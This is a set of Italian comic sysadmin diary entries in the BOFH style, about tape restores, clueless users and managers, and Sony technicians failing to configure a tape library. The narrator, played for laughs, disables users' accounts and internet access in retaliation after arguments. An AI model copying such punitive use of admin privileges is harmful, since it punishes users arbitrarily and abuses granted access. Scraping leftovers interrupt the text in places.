E' una giornata uggiosa in Sala Comando, meta' dei CL sono in ferie, l'altra meta' vorrebbe esserlo. Quindi le richieste che piovono sul mio tavolo e nella mia Inbox sono del tipo "il \${ANY_DEVICE} non funziona" e la soluzione e' sempre "premere tast RESET".

Quindi quando HR_UBERLUSER compare davanti al mio tavolo in una nuvola di zolfo (ok e' tabacco...oddio, _spero_ sia tabacco...) lo prendo quasi come una buona notizia... prima che lui apra la bocca ovviamente...

HR_UL: mi servirebbe di ripristinare dei dati da un vecchio tape della
\${SOCIETAMISERAMENTE FALLITA}.

IO: Hummm... ok, ma ci vuole del tempo, solo per riavvolgere il nastro ci si impiega due ore... e non posso ripristinare tutto il nastro, non ho abbastanza spazio sul server.

HR_UL: non mi server *tutto*, mi serve solo la directory \${nomedir}.

IO: Ok, molla il nastro che ci do' un'occhio.

Mi metto percio' al lavoro. Subito primo problema: il fscking tape e' stato creato con
\${software_molto_costoso_e_proprietario}, che funziona solo su \${os_molto_costoso_e_proprietario},
ovviamente il maledetto usa uno schema di compressione/formattazione del nastro che e' altrettanto
proprietario e non puo' essere letto da nient'altro.

Perciui, fase (1): installare \${os_molto_costoso_e_proprietario} sul server... grazieadio ho una partizione libera di 4 Gb in cui posso farlo... Questo non toglie che fase (1) impiega circa 2 ore ed un numero molto alto di riavvii per completare...

Ok, adesso ho \${os_molto_costoso_e_proprietario} installato, posso passare alla fase (2), cioe' installare
\${software_molto_costoso_e_proprietario}. Tempo richiesto: 1,5 ore...

Problema #1: \${software_molto_costoso_e_proprietario} non vede \$TAPEDEVICE... Soluzione #1: installare
\$DRIVER per \${os_molto_costoso_e_proprietario}...

Problema #2: _trovare_ \$DRIVER per \${os_molto_costoso_e_proprietario}... ovviamente sul sito del produttore non esistono (il tape e' piuttosto vecchiotto), alla fine, dopo una ricerca stile Indiana Jones e lo Sgabuzzino Maledetto, recupero i floppy (si' FLOPPY) originali del tape. Preghierina a san Cosimo (santo protettore degli imbecilli e dei SysAdmin) ed comincio l'installazione... installazione che va' piu' o meno cosi':

```
srand();
while(!fine_bestemmie()) {

    i=rand();
    <=0.33 if( $s_reboot();
    if(i>0.66 $s_crash();
    if(i>0.6) nothing_happen();

    bestemmie(i);

}
```

Cosa fa' l'applicazione X ?

A questo punto comincio a fantasizzare su soluzioni BOFHistiche, tipo lasciare "accidentalmente" cadere il nastro nella tazza del cesso e tirare la corda...

Sono le 18.03 ed il "vero" backup dovrebbe partire alle 22.30 pm, quindi o risolvo nelle prossime 4 ore o mi scordo il backup *anche* per questa settimana...

Nel frattempo, arriva CL, il quale *categoricamente* arriva alle 18.00 con un problema _urgentissimo_ che richiede una soluzione _immediata_, _non_puo'_ aspettare fino a domattina, e la soluzione prende sempre 2 ore del _mio_ tempo.

CL: E' un'emergenza!!! Dovrei fare questo-e-questaltro ma non posso perche' la mia testa e' piena di segatura e criceti!!!

...ok, non ha detto cosi', pero' se fosse sincero lo avrebbe fatto...

IO: (indico il cartello sul muro che dice "pianificazione schifosa dalla tua parte non e' emergenza dalla mia parte" e "il negozio chiude alle 18.00")

CL: Ma non posso aspetare fino a domanimattina {aggiungere qui' altri piagnistei vari}

IO: nunmenepofregadimeno.

...stranamente subito dopo questo diverbio la sua password risulta disattivata e la sua quota internet zero... sara' stato il temporale...

A questo punto l'illuminazione! HR_UL mi ha detto che il nastro e' stato fatto con il \${software_molto_costoso_e_proprietario}, ed io ho avuto la brutta idea di crederci, cosi' schiaffo dentro il nastro e provo a leggerlo con \$NORMALE_SOFTWARE... ovviamente funziona!

{scribble scribble, memento: picchiare a sangue HR_UL}

Risultato: sul 'conto' di HR risultano 9 ore di lavoro per ripristinare un nastro... la prossima volta si re-inseriscono la roba a manina...

Davide

11/12/2002 00:00

Pinafi...Panifa...Pianfa...Ci rinuncio!

Pinafi...Panifa...Pianfa...Ci rinuncio!

E' lunedì'... gia' questo sarebbe sufficiente a farmi restare a letto, nascosto sotto le coperte, poi c'e' da aggiungere che oggi ben 3 (tre) nuovi (l)user iniziano la loro lunga carriera di scassamarroni...

La settimana scorsa ho cercato di sistemare parecchi problemi in modo da avere il tempo di preparare 3 nuovi (si fa' per dire) pc da sacrificare all'altare del newbbismo... cosi' stamani ero (piu' o meno) pronto a quello che poteva succedermi... o almeno lo pensavo...

CL1 : non riesco a stampare...

IO: prova a premere il tasto "stampa"...

CL1 : no, intendo, io vorrei stampare sulla {nomestampante}, invece stampa sulla {altronomestampante}

IO: spiegami perche' vuoi stampare su una stampante che sta' dall'altra parte del palazzo invece che su quella che e' a 3 metri da te...

CL1 : be', l'altra e' piu' bella...

IO: ed il suo toner costa anche quanto il tuo stipendio di un anno... SE dovrai effettivamente usarla il tuo UL me lo dira' e ti abiliteremo.

CL1 : ma...

IO: (indico il cartello che dice "quale parte di NO non hai capito?")

CL2 : non vedo il disco {nomedidiscocondiviso}

IO: non devi vederlo, quello e' riservato alla gestione personale

CL2 : ma... {nomedialtroCL} lo vede e lo usa

IO: grazie dell'informazione (clicckety-clicckety-utentedisabilitato-click)

CL3 : un mio amico mi ha mandato via e-mail un programma divertente, ma invece del programma ho ricevuto un messaggio che l'allegato era un virus ed e' stato eliminato...

IO: ...e ...

CL3 : come faccio a ricevere il programma ?

IO: non hai niente di meglio da fare ?

CL3 : be'...

sorvolo sulle altre domande che sono piovute giu', finche' non arriva UL...

UL: mi serve un foglio di excel!

IO: fai doppio click sull'icona di Excel sul tuo computer.

UL: no, mi serve con i dati del database di {aziendadicosmeticimoltonota}

IO: ...e...?

UL: preparamelo e mandamelo via mail

IO: {espressione poco carina}

UL: ??@??!

IO: spiegami perche' dovrei farlo

UL: hemmm... perche' sei il sysadmin

IO: e che c'entra con il tuo problema ?

UL: hemmm.. dunque, abbiamo fatto una applicazione che riceve i dati da un programma di {aziendadicosmeticimoltonota} e li inserisce in un database qui' da noi, adesso devo elaborare i dati...

IO: chi ha fatto l'applicazione ?

UL: CL4

Pinafi...Panifa...Pianfa...Ci rinuncio!

Cosa fa' l'applicazione X ?

IO: bene, domandalo a lui.

UL: ma e' in ferie!

A questo punto comincio ad accendere la graticola...

IO: mi stai dicendo che, TU, come {espressione che indica un capoprogetto}, hai organizzato una applicazione che inserisce i dati in un database, senza comunicarlo a chicchessia, hai creato il database di tua sponte (dato che io non ne so niente), e non hai pensato al fatto che dovevi tirarli fuori sti' dati dal database prima o poi ???

UL:...hemmm... be', sapevamo che avremmo dovuto tirarli fuori...

IO: ...e... ?

UL: pensavo di farlo fare a CL4 al momento opportuno...

IO: ...e... ?

UL: ...e basta...

IO: e perche' non avete predisposto fin dall'inizio un sistema automatico per tirarli fuori ?

UL: perche' sarebbe stato un'extra di 2 ore per lo sviluppo...

IO: cosi' adesso vuoi sprecare 4 ore del MIO tempo !

UL: ma no! Probabilmente sono 10 minuti...

IO: no! sono 4 ore.

UL: ma...

IO: niente ma! 4 ore, prendere o lasciare!

UL: ma i dati mi servono entro oggi!

IO: allora arrangiati.

UL: ma..ma...

IO: la lezione di oggi e': se sei un capo-progetto devi pensare alle cose _prima_ che ti servano.

Nota positiva di fine giornata: ho appena saputo che il contratto di UL non sara' rinnovato al termine del periodo, quindi fra 3 settimane UL migrera' verso altri lidi... nota negativa: ho anche saputo quanto \$BIG_SUM prende(va) piu' di me...

Davide

11/08/2002 00:00

Il computer ideale...

Il computer ideale...

Un'altro mese e' andato, e l'unica consolazione e' la busta paga che mi sorride dalla tasca della giacca. Vediamo di superare anche questa giornata...

Ore 10.45, ecco subito il primo intoppo: UL che arriva con un'altro dei suoi "problemi"...

UL - abbiamo un problema con l'applicazione Xyz sul server K

IO - che problema ?

UL - non funziona...

IO - "non funziona" lo dici al tecnico quando la lavatrice si impalla, anzi penso che in quel caso tu dia piu' dettagli.

UL - be', se puoi darci un'occhiata...

IO - vedo.

Mi loggo da remoto e noto subito quale e' il problema, tra backup, file zip ed altre amenita', lo spazio disponibile sulla partizione di /home e' 0.

IO - bisogna eliminare un po' di immondizia da qui'.

UL - che cosa per esempio ?

IO - a me lo domandi ? Siete voi che scaricate schifezze qui' dentro.

UL - hummm... vado a vedere cosa si puo' fare...

Nel frattempo mi faccio un giretto di find e trovo : un paio di Giga di .mp3, un altro paio di giga di .mov, un giga e mezzo di .wav (?? su un server Unix ??), varie centinaia di mega di .jpg e .gif dai nomi "evocativi" (naaktevrouwen.gif ?) et similia. Mi assicuro di avere un bel log di tale immondizia con nomi utenti bene in chiaro e poi aspetto le conseguenze...

Dopo un po' infatti ritorna UL.

UL - ok, abbiamo cancellato un po' di roba

IO - e infatti da 0 Kb disponibili siamo saliti all'incredibile valore di 85 Mb, considerando che il disco e' da 80 Giga...

UL - non basta ?

IO - {acchiappo il martello che tengo sul tavolo} stai scherzando vero ?

UL - {fa' un balzo indietro...azz! sta' imparando vedo...} hemmm... no!

IO - questo e' un (breve) elenco delle schifezze che ci sono sopra, provvedete a rimuovere sta' roba *prima* che segnali il tutto a chi di dovere...

UL - {osserva l'elenco, si spaventa alla vista delle .gif con il *SUO* nome utente...} ...ok, vado...

Qualche tempo dopo...

UL - abbiamo cancellato tutto quello che si poteva cancellare

IO - {controllo: 8 Gb disponibili} meglio, molto meglio...

UL - che si puo' fare per l'applicazione?

IO - provo a riavviarla, adesso dovrebbe andare...

Cosa fa' l'applicazione X ?

Difatti riparte felice come una pasqua, se non che non e' proprio una scheggia ad eseguire le sue operazioni, probabilmente il database e' lento...

Ora, il database e' ospitato su una macchina piuttosto vecchiotta, inoltre ha funzionato come server di sviluppo per svariati anni, accumulando un triplo strato di immondizia a tutti i livelli (anche fisico). Quindi che il db non sia eccezionalmente prestante non mi sorprende piu' di tanto.

UL - che si puo' fare ?

IO - be', la macchina e' piuttosto vecchia e nemmeno incredibilmente performante, e' anche carente di memoria, purtroppo acquistare altra memoria e' fuori discussione (costa troppo). Si potrebbe sostituire la macchina, oppure vedere se questa applicazione puo' funzionare su un database diverso e meno esigente come risorse.

UL - ok, vedo...

Dopo un po' arriva UL con un depliant di computer, si tratta di uno di quei depliant di `{azienda_di_hardware}` associata con `{grossa_societa_di_software}` che sostanzialmente dice (anche se non c'e' scritto): questi-ragazzetti-con-il-loro-linux-ci-stanno-facendo-un-culo-cosi-mettiamo-insieme-una-macchina-superconveniente-cosi-da-poterne-vendere-un-po-e-sbatterli-fuori-dal-mercato.

UL - che ne dici di questa ?

IO - non brucia bene e fa' un sacco di puzza...

UL - he ? ... NO! il computer!

IO - mumble mumble... upgradabile fino a `_DUE_` dischi ide... mumble mumble... memoria massima installabile 512 Mb ... mumble mumble... singola scheda di rete di marca ignota... mumble... nessuna possibilita' di espansione... mumble...

UL - beh ? che ti sembra ?

IO - hemmm... costa poco

UL - si', questo e' uno dei vantaggi!

IO - l'altro e' che non e' troppo costosa...

UL - ??? hemm, ma guarda qui': "sistema di alimentazione passiva ridondante"

IO - significa che ci sono `_DUE_` cavi di alimentazione nella scatola..

Tutti e due guardiamo l'enorme scatolone da cui i cavi di alimentazione e le prolunghe traboccano...

UL - e guarda qua': "equipaggiata con dispositivi di ritenzione per il montaggio rack"!!!

IO - cioe' forniscono le viti ed i bulloni. certo, comperarli alla ferramenta all'angolo potrebbe rovinarci...

UL - ...hemmm... e che dici di questo: "avvisatore ottico di attivita' remota" !!

IO - che c'e' pure la lucetta della scheda di rete... potremmo usarlo come addobbo per l'albero di natale...

UL - ...insomma, non vedi niente di positivo in questo ?

IO - e' leggero, quindi lanciandolo dal tetto dell'edificio riusciamo ad infilarlo direttamente nel bidone della monnezza all'angolo, non credo vada bene come fermaporte, pero' potremmo usarlo per le finestre... se ti aspetti che questo arnese porti dei miglioramenti nelle prestazioni dell'applicazione puoi aspettare per parecchio.

UL - be', tu che suggerisci allora ?

IO - cominciamo ad installare un nuovo database su una macchina "spare", ne ho giusto recuperata una da UL2 che ha il portatile, installiamo il db "pulito" e vediamo se cambia qualche cosa.

UL - Ok, penso che si possa fare...

Dopo un paio d'ore di installazione il nuovo DB Server e' pronto all'azione, un bel dump/restore del db ed i dati sono in linea... c'e' solo un problema. L'applicazione Xyz *rifiuta* categoricamente di funzionare con il

Il computer ideale...

Cosa fa' l'applicazione X ?

nuovo Db... per qualche strano motivo il #\$\$%!!@!! che ha programmato l'applicazione ha deciso che il sistema migliore per collegarsi ad un database e' inserire le stringhe di connessione NEL CODICE sorgente, cosi' l'unico modo per cambiare db e' ricompilare l'intera applicazione (!).

C'e' solo un problema nel farlo: non abbiamo i sorgenti... lo stesso #\$\$%!!@!! ha deciso che il sistema migliore per conservare i sorgenti era zipparli con password, ed ovviamente *nessuno* conosce la password...

Credo che il nostro vecchio db server abbia ancora una lunga carriera davanti...

Davide

20/11/2002 00:00

Nuovo giorno, nuovo casino...

Nuovo giorno, nuovo casino...

E' giorno di pulizie in Sala Comando. E' la giornata in cui tutti i nastri del mese passato vengono ficcati in un grosso scatolone, etichettati ed infilati in uno sgabuzzino (sempre che riesca a sopravvivere alla valanga di scatoloni analoghi che si scatena non appena si apre la porta), mentre altri nastri vengono reperiti dallo stesso sgabuzzino e riciclati.

Mentre mi sto' diletando nell'etichettare i vari nastri arriva CL.

CL - il server di sviluppo H non funziona piu'!!!

IO - che cosa gli hai fatto ?

CL - non gli ho fatto niente...

IO - *che* *cosa* *gli* *hai* *fatto* !!

CL - ...hemmm.... l'applicazione era piuttosto lenta...

IO - ...e... ?

CL - ...ed il mouse non rispondeva piu'...

IO - dato che il mouse non e' attaccato a quel computer dubito che possa rispondere... e... ?

CL - ...hemmm... ma io non lo sapevo...

IO - la legge non ammette ignoranza... e... ?

CL - ...hemmm...e allora... l'ho riavviato...

Penso un attimo... quel computer ha il tasto di reset disattivato (il filo e' staccato dalla Mobo), il tasto di accensione e' ponticellato e nessuno a parte me conosce la password di root...

IO - come ?

CL - be'... non riuscivo in nessun modo cosi'... ho staccato la spina...

* BONK! *

Ooopssss... mi e' sfuggita la batteria del laptop e gli e' arrivata in testa... vabbe', tanto non la usava... (ok, lo ammetto: non l'ho colpito, la batteria ha picchiato sul tavolo, pero' gli e' arrivata abbastanza vicino da farlo riflettere...spero!).

Mentre CL si riprende vado a vedere la macchina, ovviamente sul video campeggia una bella scritta "Unable to repair file system, run fsck manually".

Dato che curare e' meglio che prevenire quando non si puo' fare altrimenti, ri-stacco la spina e procedo a cercare l'UL che gestisce tale applicazione, o che dovrebbe farlo se sapesse cosa significa 'gestire', ma ripensandoci, se lo sapesse non sarebbe qui', sarebbe molto lontano ed intento a correre.

Becco UL in una barbosa riunione, cioe' in una riunione che e' barbosa per ogni essere umano dotato di almeno un singolo neurone ancora funzionante e capace di pensare a cosa potrebbe fare se non fosse inchiodato in una sedia intento ad ascoltare qualcuno che non sa cosa sta' dicendo ne' perche', dato che gli UL sono obbligati per contratto ad una doppia lobotomia questo problema non si pone.

IO - Il server H e' morto. Dobbiamo re-installarlo

UL - come e' possibile ???

IO - be' si inserisce il CD, si avvia, si sceglie "installa"...

Cosa fa' l'applicazione X ?

UL - intendo, come e' possibile che sia morto ?

IO - questo dovrai domandarlo a CL.

UL - ma l'applicazione Z che funziona su quella macchina e' *estremamente importante* !! Direi quasi *centrale* a tutta l'organizzazione !

IO - una applicazione che produce report pieni di numeri inesatti e che nessuno guarda ?

UL - quei report sono essenziali per la creazione dei piani di sviluppo e di implementazione!

IO - i binder sono usati come poggipiedi da meta' della gente. Comunque non divaghiamo!

Piu' tardi, mentre sto' procedendo alla re-installazione, compaiono accanto al mio tavolo SL ed UL. Gia' il fatto che SL sia riuscito a scollarsi dalla sedia e' preoccupante...

SL - ho una proposta da farti.

IO - non sei il mio tipo.

SL - intendo, una proposta lavorativa!

IO - preoccupante...

SL - hemmm... abbiamo deciso che TU dovresti essere il responsabile per l'applicazione 'Z'!

IO - mancopersogno

SL ed UL si guardano.

SL - ma e' una cosa di grande responsabilita'...

IO - appunto: non mi paghi abbastanza

UL - l'applicazione 'Z' e' centrale per il funzionamento dell'azienda!

IO - ed io non la toccherei manco con un palo del telefono.

SL - voglio dire... si tratta ne' piu' ne' meno di una applicazione come quelle che sono nel sistema di test

IO - non sono responsabile per le _applicazioni_ in testing, sono responsabile dell'ambiente. Se c'e' da aggiornare l'hardware o l'OS dei server me ne occupo io, se c'e' da installare un compilatore o un database lo faccio io, io mi preoccupo che la roba sia backupata e se un server crasha lo tiro su', ma se una applicazione non funziona o fa' cagare (come Z), non sono affari miei. Se non sei convinto posso rileggerti il mio contratto.

UL - appunto, si tratta solo di aggiungere un paio di controlli in modo che Z funzioni in modo accettabile

IO - l'unico modo per fare si' che Z funzioni in modo 'accettabile' e' riscriverla da capo, possibilmente senza farla riscrivere dagli stessi cerebrolesi yugoslavi che la scrissero la prima volta.

SL - ecco, questo e' il problema... i cerebrolesi hemmm... i programmatori non sono sempre disponibili ad apportare cambiamenti, mentre tu...

IO - sono meno disponibile di loro. La risposta e' *NO*.

UL - hemmm... ma perche' ?

IO - perche' "Z" e' una applicazione inutile, scritta con i piedi e pensata con {censura}, chi la dovrebbe gestire fa' finta di niente mentre dovrebbe essere eliminata dalla faccia della terra, ed io ho gia' la mia dose quotidiana di cazzate che mi piovono sul tavolo, senza bisogno di dover aggiungere una infinita lista di rompiscatole che si lamentano perche' "Z" non funziona come dovrebbe (non lo ha mai fatto).

Prima che SL ed UL possano pensare a qualche altra cosa (attivita' che richiederebbe molta energia da parte loro), suona il telefono, rispondo in viva-voce, tanto per dare ai due un breve assaggio di cosa e' la mia giornata...

CL2 - non ricevo piu' la posta !

IO - quale posta ?

CL2 - di solito ricevo una quindicina di mail al giorno...

IO - fammi indovinare, cose come "come ingigantire il vostro pene e guadagnare _BIG_BUCKS_ restando comodamente seduti in poltrona" ?

CL2 - ... la ricevi anche tu ?

Nuovo giorno, nuovo casino...

Cosa fa' l'applicazione X ?

IO - (riattacco)

IO - (rivolgendomi a UL e SL) serve altro ?

C'e' da dire una cosa di positivo su SL: riesce a capire che "NO" non e' "SI", dopo che glielo ripeti per 10 o 11 volte e gli fai un disegnino...

Davide

27/11/2002 00:00

...entra un consulente...dopo un po'...ne entra un'altro...

...entra un consulente...dopo un po'...ne entra un'altro...

Continua la storia della nostra Tape Library. Un piccolo aggiornamento. Cosa e' una lib ?? E' un'arnese dotato di un tape drive e di una meccanica che permette di caricare/scaricare i nastri in automatico. La lib e' una Sony Lib81, il giocattolo sembra molto carino, ma dopo una settimana persa a tentare di farla funzionare con il nostro (futuro) file server che monta {nome_os}, il mio (quasi ex) collega ha deciso che la lib era guasta e l'ha rispedita alla Sony, la quale ha rispedito indietro una lib nuova di trinca. Quando la nuova lib arrivo' in ufficio, io la attaccai al server Linux che uso per i backup della parte Unix dell'azienda (cioe' tutto cio' che non e' (l)user), ed (ovviamente) funziono' tutto in maniera perfetta fin dal momento numero 1. Purtroppo, l'SL che gestisce l'IT di questa gabbia di matti, ha deciso che vuole un secondo tentativo su {nome_os}, dopo una giornata spesa inutilmente, chiamiamo l'assistenza tecnica Sony, la quale invia un suo tecnico.

TECH - Ok, allora la lib e' accesa, la macchina l'ha vista... sembra Ok...

IO - bene, proviamo a fare un backup ed un restore.

TECH - Utilita/Backup/Seleziona/Gruppo... non c'e' nessun gruppo... ..hemmm... dobbiamo creare un gruppo di backup.

IO - Ok, facciamolo.

TECH - allora, Gruppi/Nuovo/Device/Library....non trova la library... hemmm... riproviamo... (chiude il programma e lo riapre)

Dopo un paio di tentativi decide che forse c'e' qualche cosa che non va' nei nastri che sono dentro la lib, allora prendo la scatola dei nastri nuovi (ancora sigillati) e re-inseriamo tutti i nastri.. almeno ci si prova...

TECH - hemmm... non vuole sputare il nastro...

IO - forse e' ancora in uso

TECH - ma il programma e' chiuso

IO - aspettiamo ?

TECH - aspettiamo....

Dopo un paio di caffe' decide che e' il momento di riavviare la macchina, dopo il riavvio si riesce a rimuovere anche l'ultimo nastro e quindi re-inseriamo tutti i nastri (nuovi).

TECH - allora, Gruppi/Nuovo/Device/Library....

IO - siiiii ????

TECH - ...niente... non vede la library...

Dopo un paio d'ore di infruttuosi tentativi (compresa la reinstallazione daccapo del software) e svariate telefonate alla Sony, l'*astinenza* tecnica Sony propone una serie di operazioni, la sequenza delle quali e' critica. L'elenco quindi viene inviato a me via mail. Ci ritroviamo pertanto davanti al computer con io che reggo la pergamena come un druido millenario, mentre lui manovra la tastiera ed il mouse.

IO - fermare "tape engine"

TECH - tape engine fermato.

IO - avviare tape library

TECH - tape library avviata

IO - selezionare "rilevamento automatico unita'"

TECH - rilevamento automatico selezionato

IO - mettere il segno di spunta in "identificazione media"

...entra un consulente...dopo un po'...ne entra un'altro...

Cosa fa' l'applicazione X ?

TECH - non c'e' "identificazione media" !!

Altre telefonate... Sony decide di inviare un'altro tecnico... il quale dovrebbe essere piu' furbo del primo, io a questo punto mi sposto un po' in disparte e li osservo cercando di non sghignazzare troppo apertamente...

TECH2 - tape engine off, tape library on, automatic device check...

TECH - si' questo lo avevamo gia' fatto...

TECH2 - autoformat on, ed a questo punto avvii il tape engine!

TECH - questo non c'era scritto sulle istruzioni!

TECH2 - bisogna saperci leggere un po' tra le righe... ok, adesso sta' leggendo i nastri...

{os_crash}

TECH e TECH2 in coro - ...huuuuu....

TECH2 - hemmm... magari c'e' qualche cosa che non gli piace... riproviamo!

Dopo un'altra dozzina di telefonate TECH e TECH2 sono quasi convinti che ci sia un qualche problema con la versione di software installata, quindi si fanno mandare via mail una patch per il software. L'installazione della patch sembra pero' andare indigesta a {nome_os}, in quanto diviene instabile e crasha molto piu' rapidamente. TECH2 decide quindi di rimuovere la patch, cosa che si dimostra impossibile da fare, ecco quindi disinstallare completamente tutto il software e ripartire da capo... Ennesima telefonata, e dopo una mezz'ora circa (meno male che la Sony e' vicina...) arriva un'altro tecnico, che (a detta dei due) e' piu' furbo dei due messi insieme... io ci credo poco pero'... TECH e TECH2 procedono a mettere al corrente SUPERTECH di tutti i vari tentativi fatti...

SUPERTECH - fermare "tape engine", avviate "tape library", selezionare "rilevamento automatica unita'", segnare "identificazione media"... non c'e' "identificazione media"...

Dopo un'altro po' di maneggiamenti i 3 magi sono in consultazione tra di loro al capezzale della lib... e sono le 20.30... fino ad ora i risultati sono stati: la lib carica i nastri dall'1 al X (con X minore di 8 che e' il massimo) e si ferma li', la lib *non* carica nessun nastro, {nome_os} crasha o si riavvia da solo... ancora non sono riuscito a vedere un singolo byte scritto sui nastri, lasciamo perdere letto.

SUPERTECH - penso che questa lib sia difettosa!

TECH e TECH2 in coro - ...osa...

SUPERTECH - forse dovremmo rimandarla indietro e richiedere la sostituzione!

TECH e TECH2 in coro - ...one...

SUPERTECH - deve essere sicuramente un problema di hardware!

TECH e TECH2 in coro - ...ware...

IO - (avvicinandomi con il Live Evaluation CD di Suse) ...posso ?

I 3 magi si spostano, io schiaffo dentro il CD e riavvio il computer, 15 minuti per avviare il sistema e configurarlo... poi...

IO - clickkety-click-click-mtx -f... load...

TAPELIB - SWIRRRR!!! SWIRRRR!! CLICK-CLICK (carica tape numero 1)

IO - clicckety-click-tar.../dev/st0...

TAPELIB - SWIRRRR!!! write...write...write...write... SWIRRRR!!!!

IO - clicckety-click-tar...

TAPELIB - SWIRRRR!!! read...read...read... SWIRRRR!!!

...entra un consulente...dopo un po'...ne entra un'altro...

Cosa fa' l'applicazione X ?

IO - funziona perfettamente.

SUPERTECH - proviamo tutti i nastri!

...un'altro po' di clicckety-click dopo...

IO - funziona perfettamente.

SUPERTECH - hemmm.... riproviamo...

A questo punto sono le 22.00, la tape e' ancora al punto di prima: so che funziona elettronicamente e meccanicamente, ma non c'e' verso di farla funzionare con {nome_os}. SUPERTECH ha proposto di provare con una versione ufficiale del software, visto che la versione che abbiamo noi e' "demo", ma non c'e' modo che l'SL dia il suo assenso ad acquistare una copia di {software} che costa 1800\$ senza alcuna garanzia che sia la soluzione del problema. Percui mi rimangono un paio di strade.

Potrei sequestrare questi 3 poveri cristi e non lasciarli piu' andare via finche' il marchingegno non funziona, ma dubito seriamente che sia una strada percorribile, anche perche' mi ci vorrebbero anni e prima o poi qualcuno si lamenterebbe per la puzza, oppure potrei dichiarare chiusa la giornata e riproporre il problema domani mattina. E cosi' faccio.

I 3 se ne vanno con l'assicurazione che uno dei 3 domani sara' di nuovo qui', con una copia originale aggiornata del software, tutta la necessaria documentazione ed un'altro tecnico che e' piu' intelligente e preparato di tutti e 3 messi insieme... chiaramente, io so che mentono e loro sanno che mentono... questi 3 stanno pensando che, non appena avranno messo il piede fuori dalla porta non ce lo rimetteranno piu' dentro ed il povero cristo che domani dovra' arrivare qui' ricevera' la notizia solo quando non potra' piu' farci niente.

Davide

13/12/2002 00:00

Provaci ancora sam...

Provaci ancora sam...

Piccolo riassunto della puntata precedente: la Tape Lib persiste nel non voler funzionare con {nome_os}, i 3 stooges^H^H^H^H^H^Htecnici Sony se ne sono andati esauriti giovedì sera con l'assicurazione di mandarmi qualcuno con la Soluzione per il giorno dopo... se non che non si è visto nessuno. Alle 10.30 decido di dare una svegliata alla Sony, così scopro che la mia chiamata di assistenza è tornata per qualche strano e misterioso motivo a DEFCON 3 che non prevede l'intervento di un tecnico, dopo un paio di ore di ululati telefonici riguadagno la pole-position e la Sony mi assicura che lunedì il tecnico sarà qui alle 8.30.

Arriva Lunedì, ed ovviamente verso le 9 non si è ancora visto nessuno, così chiamo il numero di cellulare che mi sono fatto dare dall'assistenza Sony venerdì (chiamatemi prudente, però...) ed il tipo mi assicura che arriverà alle 10, perché quella è l'ora per cui la Sony lo ha prenotato. Il tipo infatti appare alle scoccare delle 11 (sic!).

La parvenza non è che sia delle migliori, quindi decido di non lasciarmi impressionare e di vedere che cosa sa'. Lo faccio entrare in Sala Macchine mentre gli spiego rapidamente cosa hanno fatto i tre stooges l'altra sera.

TECH - Quindi è una Tape Library ...

IO - Sì (ma che cavolo *non* gli hanno detto ?)

TECH - (guardandosi intorno) dove' ?

Ora, la tape library non è enorme, ma è abbastanza evidente dato che è l'unica con su scritto "SONY STORSTATION" e noi gli stavamo davanti...

IO - Eccola lì...

Il tipo passa subito a dimostrare un'ottimo senso di osservazione: per prima cosa cerca di forzare l'apertura della lib con un cacciavite, finché non gli mostro il tasto con su scritto "Open", poi passa un paio di minuti a tirare la tastiera del server che è del tipo rack e la tastiera esce a scatto premendola, ovviamente sul cassetto della tastiera c'è scritto "PUSH TO OPEN". Dimostra anche un'eccellente conoscenza della geometria, dato che cerca di usare la chiave di apertura del DiskArray (chiave rettangolare) per aprire lo sportello del server (chiave rotonda).

Seguono in ordine sparso: una serie di avvii/riavvii/crash del sistema/ installazioni/re-installazioni/rimozioni di software. Il tutto condito da una serie di imprecazioni abbastanza curiose da parte del tecnico, che un paio di volte si mostra spazientito dal tempo necessario a {nome_os} per riavviarsi e risolve rapidamente staccando la spina (!).

Il tecnico (chiamiamolo così) si è anche portato dietro in uno zainetto (che io avevo scambiato per una borsa di plastica di supermercato) una copia di un qualche software di backup che dovrebbe essere perfetto sia per la nostra lib che per {nome_os}.

Tale software si rivela essere un perfetto esempio di nagware. Per chi non lo sapesse, "nagware" indica un software che persiste nell'annoiare l'utente con un numero strepitosamente alto di messaggi, finestrelle, pop-up ed amenità varie, che *dovrebbero* essere informative, ma in realtà non sono altro che una scocciatura bestiale, anche perché bloccano l'attività del programma finché l'utente non le conferma o le chiude in qualche maniera, quindi un'operazione che impiegherebbe 5 minuti si completa in 20 e qualunque errore passa

Cosa fa' l'applicazione X ?

inosservato dato che alla fine l'utente schiaccia sempre "ok". Dopo un paio d'ore passate sul suo software, il tecnico decide che il nostro software va' benissimo...

Verso mezzogiorno lo abbandono nel microclima artico della Sala Macchine e vado a recuperare un paio di panini, mi astengo dagli alcolici perche' non so bene cosa il mio "ospite" potrebbe combinare se lo carburato. Benche' stia cominciando a pensare che ubriaco forse funzionerebbe meglio. Al mio rientro in Sala Macchine lo vedo tutto soddisfatto.

TECH - Funziona!!!

IO - Ottimo, vediamo.

Lui procede all'esecuzione di un backup, che si interrompe dopo circa 0,3 secondi causa crash dell'Os.

TECH - Ma io non ho cambiato niente!!!

IO - Allora funziona esattamente come prima, giusto ?

TECH - Ma prima ha funzionato!

Se lui fosse Pinocchio, io sarei rimasto impalato dal suo naso.

IO - Va bene, allora proviamo a fare un restore dei dati

TECH - Ok..

Inizia il restore, il software sostiene che non ci sono nastri da cui fare il restore. Lui risolve mettendo manualmente un nastro nel tape. Il software risponde che il nastro non e' formattato/e' formattato male/ non contiene dati/i dati non sono comprensibili/c'e' un'errore hardware/ c'e' un'errore software... il tutto in un'unico messaggio di errore...

TECH - Ecco! il crash di prima ha sputtanato il nastro!

IO - come ? non c'era nessun nastro nel drive.

TECH - hemmm... credo di avere ancora qualche problema...

IO - il giorno e' ancora giovane...

A questo punto SL fa' il suo trionfale ingresso in Sala Macchine.

SL - (tutto giulivo) Allora, come va' ?

IO - come prima.

SL - cioe' ? (guardando il tecnico e cercando di capire che cosa ci fa' un clochard in Sala Macchine)

IO - non funziona.

SL - ma come e' possibile ???

Il tecnico procede a spiegare qualche cosa, non ho capito se parlava della TapeLib o di cavoli e bambini, comunque dopo un po' SL mi fa' segno che vuole un quattr'occhi con me (anzi, 6 occhi dato che io porto gli occhiali).

SL - che ne pensi ?

IO - che il piu' grosso errore lo abbiamo fatto quando abbiamo permesso a {nome_os} di arrivare a meno di 1 Km dall'edificio.

SL - vabbe' non esagerare, e' che devo confrontare i pro ed i contro.

IO - Ok.

Vado alla lavagna che ho in ufficio e scrivo:

Provaci ancora sam...

Cosa fa' l'applicazione X ?

{nome_os}			Linux	
-----+-----			-----+-----	
pro	contro		pro	contro
bei colori	non funziona		funziona	
	costa \$\$\$		costa 0	

A questo punto mi fermo e penso....

IO - niente, non mi viene in mente altro...

